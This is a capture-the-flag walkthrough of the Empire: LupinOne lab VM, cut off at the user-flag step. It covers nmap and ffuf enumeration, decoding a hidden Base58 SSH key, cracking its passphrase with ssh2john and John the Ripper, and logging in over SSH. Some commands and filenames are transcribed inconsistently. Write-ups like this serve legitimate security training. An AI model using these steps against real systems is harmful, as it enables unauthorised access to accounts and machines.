

Empire LupinOne (Medium)

Challenge Walkthrough - Ullas T S

Name: Empire: LupinOne

Date release: 21 Oct 2021

Author: [icex64 & Empire Cybersecurity](#)

Series: [Empire](#)

Difficulty: Medium

Challenge Link: [01-Empire-Lupin-One](#)

1. Challenge Information

The challenge involves network reconnaissance, web enumeration, credential/key discovery, SSH access, and multiple stages of Linux privilege escalation.

Setup:

VirtualBox

- | - [Kali Linux](#) [NatNetwork]
- | - [Empire-Lupin-One](#) [NatNetwork]

To start, I needed to identify the IP address of the target machine. The IP address was displayed on the machine interface.

Attached to **eth0: 10.0.2.5**

```
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 10.0.2.5
Author: Icex64 & Empire Cybersecurity, Lda
#####
LupinOne login: _
```

2. Network Reconnaissance

Once the IP was identified, I performed an **Nmap** scan:

```
nmap -A 10.0.2.5
```

```
(elliott@kali)~$ nmap -A 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-17 10:52 IST
Nmap scan report for 10.0.2.5
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:CD:31:91 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.20 ms  10.0.2.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds
```

Why this command?

The **-A** option enables several useful Nmap features simultaneously:

- OS detection
- Service/version detection
- Default NSE scripts
- Traceroute

This is useful during the initial reconnaissance phase because it provides more information than a basic port scan.

The scan identified two open TCP ports:

```
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5
80/tcp    open  http     Apache httpd 2.4.48 running on Debian
```

Nmap also identified an interesting **robots.txt** entry:

```
http-robots.txt: 1 disallowed entry
/~myfiles
```

The `~` notation is commonly associated with user-related directories in Apache configurations, making `/~myfiles` worth investigating.

The initial scan therefore gave two potential attack surfaces:

1. SSH on port 22
2. HTTP on port 80

3. Enumerating `robots.txt`

I accessed: `http://10.0.2.5/robots.txt`

The contents were:

Firefox	<code>http://10.0.2.5/robots.txt</code>
<pre>User-agent: * Disallow: /~myfiles</pre>	

The `robots.txt` file disclosed the `/~myfiles` path, making it an interesting target for further enumeration.

When I accessed `/~myfiles`, the server returned an **HTTP 200 OK response**, but the page content itself displayed an **"Error 404"** message. This indicated that the requested resource was not actually available, despite the successful HTTP status code.

Error 404	<code>http://10.0.2.5/~myfiles/</code>
-----------	--

Error 404

The discrepancy between the HTTP status and the page content was important during enumeration, because a simple status-code-based scan could incorrectly treat `/~myfiles` as a valid resource.

The `/~myfiles` entry also suggested that Apache was using the `~<username>` convention for user-specific directories. Based on this clue, I proceeded to enumerate other possible paths following the `/~<name>` pattern.

4. Enumerating User Directories with FFUF

I used FFUF to brute-force directories below the `~` path:

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-u http://10.0.2.5/~FUZZ -t 200
```

Why **FFUF**?

FFUF is useful for fast content discovery. Here, **FUZZ** acts as the position where each word from the supplied wordlist is inserted into the URL.


Important options

- **-w** — specifies the wordlist.
- **-u** — specifies the target URL and fuzzing position.
- **-t 200** — uses 200 concurrent threads to speed up enumeration.

The scan returned:

secret [Status: 301, Size: 306, Words: 20, Lines: 10]

A **301** response indicates a redirect. Therefore, the discovered directory was:
/~secret/



```
(elliott@kali)-[~]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.0.2.5/~FUZZ -t 200

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.5/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 7ms]
:: Progress: [220560/220560] :: Job [1/1] :: 7633 req/sec :: Duration: [0:00:30] :: Errors: 0 ::
```

Accessing this directory revealed a message indicating that an SSH private key had been hidden there.

Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

5. Enumerating Hidden Files

The `/~secret/` directory contained a message pointing toward a hidden SSH private key.

I therefore performed another FFUF scan:

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-u http://10.0.2.5/~secret/.FUZZ -e .php,.html,.txt -mc 200 -t 200
```

```
(elliott@kali)-[~]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.0.2.5/-secret/.FUZZ -e .php,.html,.txt -mc 200 -t 200

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.5/-secret/.FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .php .html .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 13ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 21ms]
:: Progress: [882240/882240] :: Job [1/1] :: 11494 req/sec :: Duration: [0:02:52] :: Errors: 0 ::
```

Why this command?

The important change is the `.` before `FUZZ`:

.FUZZ

This specifically targets hidden/dot files.

The extensions: **-e .php, .html, .txt** tell FFUF to additionally test common web-file extensions.

The matcher: `-mc 200` restricts the displayed results to HTTP `200 OK` responses, reducing noise.

Result

The enumeration eventually identified: `mysecret.txt`

The file was accessible at: `http://10.0.2.5/~secret/.mysecret.txt`

Firefox

`http://10.0.2.5/~secret/.mysecret.txt`

```
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDyArU3kw5dmvTURqcaTtrncHC3NLKBqFmYwrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxlOscWUrc4rLcRafiVvxPrpP692Bw5
bshu6ZZpizxJwvNzhPeO0oJrX7jUnupsEhcCgjuXD7BN1TMZGL2nUxcDQwahUC1u6NL5K81Yh9LkND67Wd87Ud2JpdUwjMossSeHEbvYjCEYBNKRPPdH5g7jmtZxmtZ
xS9wX6DNLmQBsNT936L6VwYdEPKuleY6wuyYmfQY2EVXhDtK6pokmA3JoQ83cVok6x74M5DA1TdJkVesVGLvRMkDpshzt1GCaDu4uceL3iLYVvNZK75k9Zke2qc
dwP7yWugahCn5HyooaoLeB0iCAojj4JUxafaQcmfocvugzn81GAJ8LdxQjos51ThmriYtwp8pGf4nfq5fjqmGAdvA2ZPMUAVWVHgeSVEnookT8sxGUFZxgnHAFER49n
Znz1YgcFkr73rWfP5WnEpsCgeCWYSYh3Xef3dUqBBpF6xMjN57wmZa9oWZVd8Rxs1zrXawVKSxardUEfRLh6usnUmMAnSmTyuvMtnjK2vzT8bd5djvhJkAY2szXfet
ZdWbsRFuUwReUk7DkkmCPbZmQNoTSuRpnfUG8CwaB3L209UHepvrs67YgZJWk54rm76v1pHLD8RgBC9ZTfddtZBaZo8sesPQVbuKA9VEVsgw1xVvRyRZ8JH6DEZqr
EneoibQ0UdXlVNTMXpYXG68RA4V1pa5yaj2U06xRpF6otrWTerjwALN67preSMW4YV3MbV9Cu6358KWeVC1YZAvBRwoZPXquY9E1L6i3KXFeY7W4L7jF8vFrK
6woYgy8soJJYEBxQp2NWqaJncCQ8UmkiGfNFNiRoTFQmz29wBZFJpTP98UQ0wKJfsw9XKvDjWduMRWey2j61yaH4ij5uZXDxs37FNv7TBj71GFGFGEh8vSKP2gg5nLc
ACbkzF4zjqdikP3TFNMGniJ5az3AxveN3EUFnuDtF84ADrt57UokLMDi1V73Pt5PQe8g8SLjuvtnYp8AqyC3zTMSmP8dFQgoborCEXEMjz6npX6hgXqpbh58yVRhpW
21Nz4xkFkDL8QFCVH2beL1PZxEghmdVdY9N3pVrMBUS7MznYasCruXqWVE55RpuSPrMeCRL0Ca1XbYtG5JxqfbEg2aw88dMi rLLWhuxbm3hxr9ZizxDydu3i1PLkpHgQ
w3Z4HGtK2mb5fxuu9W6nGwM24wjGbxHW6aTneLweh74jFWKzFSLGVEyc7RyAS70kwud9ozyBxxsV4VEdf8mW5g3nTDyKE69P34SqpQdVNVKjvDfJvZbL8o68fPjEPi1
25edV9JbCyNRFFKpTxpq7Q5ruk7L5LEXG8H4rslYv6djUT9nJGWOKRPi3Bugawd7ixMUyORMhagBmGYNafi4JBapacTmWG95PyZT8Mz6gAlQ5Vmr8tkk9ry4Ph4U2Er
ihvNiFQV57U9XBwQhC6fhrDHz2objdeDGvuVHzPqgMeRMztjzaLBZ2wDLJUKEjaJAHnFLxs1xwXU7V4g1gRAtiMFB5bjFTc7owzKHcp8nJrXou8rJvQFQDM3PJclJd
ErZGUS7oauaa3xyh8Ar3AyggnywjjwZ8uoWQbm85x71x4NyhZUZdHpi8vkEkkKK1rVLNBWHH175HixzAtNTX6pnEJC3t7EPkboudC2eQd9i6K3CnpZHY3mL7zcg2P
HesRSj6e7oZBoM2pSVtVtXRFbPTyFmUavti.toA8kFZb4DhYMcXNyLf7r8H98WbtCshaEbaY7b5CnvtvgFFEucFanfbz6w8cDyXJnkzeW1fz19Ni9i6h4Bgo6BR8Fkd5dh
eH5TGz47VFH6hmY3aUgUvP8A12F2jKFKg4i3HfCJHG6iCXktuqznVucjWmdZmuACA2gce2rpiBT6GxmMrF5x0CiY32axw2QP7nzEBV.Ci58rVe8JtdEst2zHG5Uga2iy
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
```

6. Identifying the Encoded SSH Key

The contents of `.mysecret.txt` appeared as a long string of characters rather than readable text.


Instead of immediately assuming it was Base64, I examined its character set. The data was consistent with Base58 encoding.

I loaded the contents into CyberChef and used: **From Base58**

Why Base58?

Base58 is commonly used to represent binary data using a restricted alphabet that avoids visually ambiguous characters such as:

`0 0 I l`



Decoding the content produced:

```
-----BEGIN OPENSSH PRIVATE KEY-----
...
-----END OPENSSH PRIVATE KEY-----
```

This confirmed that the discovered file contained an OpenSSH private key. I saved the decoded key locally as: **opensshkey**

7. Preparing the SSH Key for Password Cracking

An OpenSSH private key can be protected with a passphrase. To make the key suitable for John the Ripper, I used:

```
ssh2john opensshkey
```

Why **ssh2john**?

John the Ripper does not directly crack the original OpenSSH private-key file.

ssh2john extracts the relevant password-verification information from the key and converts it into a format that John can process.

The resulting output began with an SSH hash representation similar to:

opensshkey:\$sshng\$...

```
(elliott@kali)~$ ssh2john
Usage: /usr/bin/ssh2john <RSA/DSA/EC/OpenSSH private key file(s)>

(elliott@kali)~$ ssh2john opensslkey
opensslkey: $sshng$216$F2f77361693c16003677b8a33deeb06$248656f70656e7373682d6b65792d7631000000000a6165733235362d3626300000006626372797040000001800000010
f2df77361693c16003677b8a33deeb0600000010000000217000000077373682d727361000000030100010000020100c1cc78f325cbe4f465e2cada65813f73fe63fdd4da8e53d428030
a29e493718447e6fe3e4a426763f907bb10d61068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de01fcfa944ce0deb0c115fda2b6d9429e81dc2527d02b7fed5
8e3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864c98c6449132284c41b3eeb683ed01c31178aeb16974864877deb4190ab16c6454f7b274c0a80bad7da99a83100baa38d8e4096
8d2c1cd3c4263a8d4d810d2a15b913cbde25ad3f9d17c268eac8ccf7d9fcd35882efc395fd4299b5c4b02566943ef571b3eac1f58a19fde159e12bd16750844b937f93b20c80b051b83474b
88acf891cb2461cf31f4667683b268e86fd2ae2d52d7d8eb7e7a7fb55a0b6ca9b7f489a657a26e6e3899a91d77b07b02a2bfac59cd13c9a41cca58e4885ed1c2ddcafd5e9b148f0efb7cb
99b780f22151493bf02e67d1550e3d240cb31e7a77e07d1f66c5888da5a35f264c56b06b4a5f5dd701557664a2e5f79e5641d7f5e88a9ef52c7de43c8ed4edf3eccf91321483d621a10db119b39
dbb58f5a8d085b8c70231429408735c98b82c667a9a368612297ef60e14ee98ed100a98bf5fb7c7c17ecce899b1574caffeba31ae1ea2c0f2ea9adceddd488519be087b5c5a5907fb527968294
ca32ef33005b6f781161a90160029a0e3611a8610000075064b8515cb4008dae50f1375f34bdcce9975ecfa87dd1520e27a23612822dd4aa143b1200b69790b5fc0c50e9158db7eaa40d69a0
2f8b26c3c72584a96e4af7068ed5a932431c067cc3f6eca70a3859f628da3d8fef318ee6b4764d098f128580c585d3a0acb672effea55c8643be8a62ddcd004f0cd00847768c324d28d4ba
28ceeca3ab077717207b7b7305f810c8079e0fb2f260fdbef3eb31af57165c6bf839ef0097c5749795b40ec3f011f00ae100fa1225126410857661109edfc5a1404e7847a93edf8b4afa4528
11a5406f083e21c858c8f196a8aef1d5a44bc50f8803521c267f6efae5d290b41cd3939f051fff264d03dc1fa44a272c7ef60444fa095063acfa9c2eae06e0090897e80ec59d2158926fd11d5
282b73dd66055718c26b94c35441e5814c1c359b62667422f719b54c51b12936fe583599716e2d0ec90454f7edae137e9fb66f5e27f0d60ec66837155b8e8e1c178e0fac5d1653a53452c256a
a6dc943928e974a308ae2d93cbabe2a401f0e2c140c6db08e11538e3a6f6bbbf5ed5af850a8a8443cfe8b7f0a0118264c92a7ea9499ab2dbc27949a1b7a6b5cfa9d74e2ce89a6672c7e968d3d
73dc5f78e2d835c5ab027a5d4196e22150ac060e42c278812c0f51d80c15dbf87861dfc33462a67fed2ee34f2cd8c69f1f4ba5577b33bd858e4ea5972f0a5062fbcfd4702dc26aa0a8846537
e33988a941e4255a7ead33e7d541f2f6fda0c5069020b955045f2a5cef2a73e4d007bd4323d4c00f2fa00ae4361e64a4253c4ce8ac6854a4309f6b7d3c4f1b74767ec29d3ac53c621c4ce70d8
b6c731aadf00b8be966f92771937ea91074b9c77abdf274e26713d37539a2afbebb25f12de8428449aeb05dc70f18d8697e19c4720be2e9004c0604353e1d094a7501ee38eb923ad26af2a4d
b847161f21e0b5cef9270128e5178b755fe164158f0fc65e7e6f14cad14349a804078d048f8db0f91a81cc3c1c7c54938b850fb8ff1b9a6a2ac2eef4e717e160d9797dc4d058cfff64ab740460
7cd8b1cd70a99392a7566c4fba5ee362790da0a818ed47d040dcfa825cf7881f43965d813e2d19c6df95ba99eaaa401c3c8123f09f8f589585b7c31bf51b7ab1a9a6a81b6dc74f777129cb2ca
7e5ea99200b689233625a71f90a66a8e1e050e23fbab129186ca6501b6cbdbbe34797b6b864dc021689ac358740d15eb9b61a4dbbcb011ec31dec5c4b4f9cc1b8615c950057e0237ecc503adc
2cef77a156f8a7fac71eaa8f3a7303359ecf9a745ed1123cc5c2be3fb6b66ad17164ae909e5f0581f9f18c9f3bf83cba9dc3331712488eb746a49b93ad19de2622c01f22420a2bb599b452c41
bccbf8db5ca2290e8e7a44506841b1ba22140354af66840ef49d3a34495cbb987cf31b5ee72b894c257a9c65d3cab6e8ecf76a7af317f5bdc00155a1fb7ec631a171b783b114b1f37a63a
dc49dfadd3eb7f618850febb3df461fab02dab3b96da09a2d4dc98fa88236f99a57fe796990431cb97a0b0f32ef099391a3b01877c250aed836032b3ca471b29f29453034e7d7780f25360984b
0ce0e7f7eed672f36e691f2a76213e78a8294160a892b6cacc106913cb6a41d4ca88d5eab71caa29c6a610326945d4cf9f4a31311187d76c8701859ee05d8c1a9465fbb97f2f93ccce5d87
d5bd49b3b82f1948f274af7b31892560465d90194a22e4095a74f0f78ac6628d92d53cf1aa85bb54e9c8de306f283dc8a505d2b1b4e0cf9581d3b0549946f1097975358cd71c1f003fde4893c7
0c07f30ec857049530fc057251057d88eb31ce87ee106b8fa8564f5996e2c1c5ebb6dad5601b9794c77233b2f862e6e25ee1363fbbbbe86d651f7a5b42f304348c0ad68b6e1fc852dfc53fc
36af7ae290fb9bf74f1d013cfe8878575353196ac3b0adc06cb93f32b81139283b21ce014bfff08c115e0b0e776c353eaf97fb33246e51290f8f48bae21acc9047937b3a4b25948497c3eae02dc
df330b725e6e5e2c5e54cdfa109599d9585ccdbdf5a8ff343bfff8a93d35459a96ccfeebab76cae7815cdd4b2c324d45532f54ef36debcdd55ae36c9c73c01564a3aa0d1ce0b19350079d2eebd
e57c758487947236188420a7c034ae38a7a79cecf519f0e095394ca9613b68239dbb7e217ff6b4b73101f667797ea96330e40d4f53604290cb28d3ad0e204f4fe4a7c5ddab716e20158a2ea8
29f067461a8423e560d977cc4f69492d04f2037d8dc8c58cae980a3604b67e9049390d12bf831af121c7562a1281307ae1d3007f7b99009ae2ce3e5ddfc8a7dcb096b4f1311195dd
e86ae6f1b8cc0d6c3048b4ff0c711941be74b10b095312a6b8c9fbc3a02f70ca1627144f489bde4a181a4f0cd015fc9fec36d334fac5cae54d87c8063598d29eab1d5b14d87a43821dc7b
ae74855bb5711be2765a2cf4dabdb2d929200e8adf90cfa336640b99279b3b50496aacb96247614037e8011029b646acc1dc7ba3f26337f518ad446b4885e89b16ac391b4b35473214c4cf8b48
c0780a934d414c3df8a279e97f0e0465b0289427ae9699150df44a15964782cd2708af23165614
```

8. Cracking the SSH Key Passphrase

I then used John the Ripper with the supplied `fasttrack.txt` wordlist:

```
john --format=ssh -w=/usr/share/wordlists/fasttrack.txt key
```

Why these options?

- `--format=ssh` tells John that the input is an SSH private-key hash.
- `-w` specifies a dictionary/wordlist attack.
- `/usr/share/wordlists/fasttrack.txt` provides the candidate passwords.

Result

John successfully recovered the passphrase:

P@55w0rd!

The key could now be used to authenticate to the SSH service.

```

(elliott@kali)-[~]
└─$ john --format=ssh -w=/usr/share/wordlists/fasttrack.txt key
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
p@55w0rd! (opensshkey)
lg 0:00:00:01 DONE (2026-08-17 11:31) 0.9900g/s 95.04p/s 95.04c/s 95.04C/s Spring2017..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(elliott@kali)-[~]
└─$ ssh icex64@10.0.2.5 -i /home/elliott/opensshkey
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key '/home/elliott/opensshkey':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$ id
uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)
icex64@LupinOne:~$ ls -al
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 .
drwxr-xr-x 4 root   root   4096 Oct  4 2021 ..
-rw-r--r-- 1 icex64 icex64 115 Oct  7 2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct  4 2021 .profile
-rw-r--r-- 1 icex64 icex64 12 Oct  4 2021 .python_history
drwx----- 2 icex64 icex64 4096 Oct  4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt

```

9. SSH Access

I connected to the target using:

```
ssh icex64@10.0.2.5 -i /home/elliott/opensshkey
```

The `-i` option specifies the private key to use for authentication.

After entering the recovered passphrase, an SSH session was established.

I verified the account with:

```
whoami
```

Result:

```
icex64
```

I also checked the user's identity and groups:

```
id
```

Result:

```
uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)
```

At this point, I had authenticated access as the `icex64` user.

Obtaining the User Flag

After obtaining SSH access, I checked the current user's directory for the user.txt flag:

```
cat user.txt
```

[illegible]

The command returned:

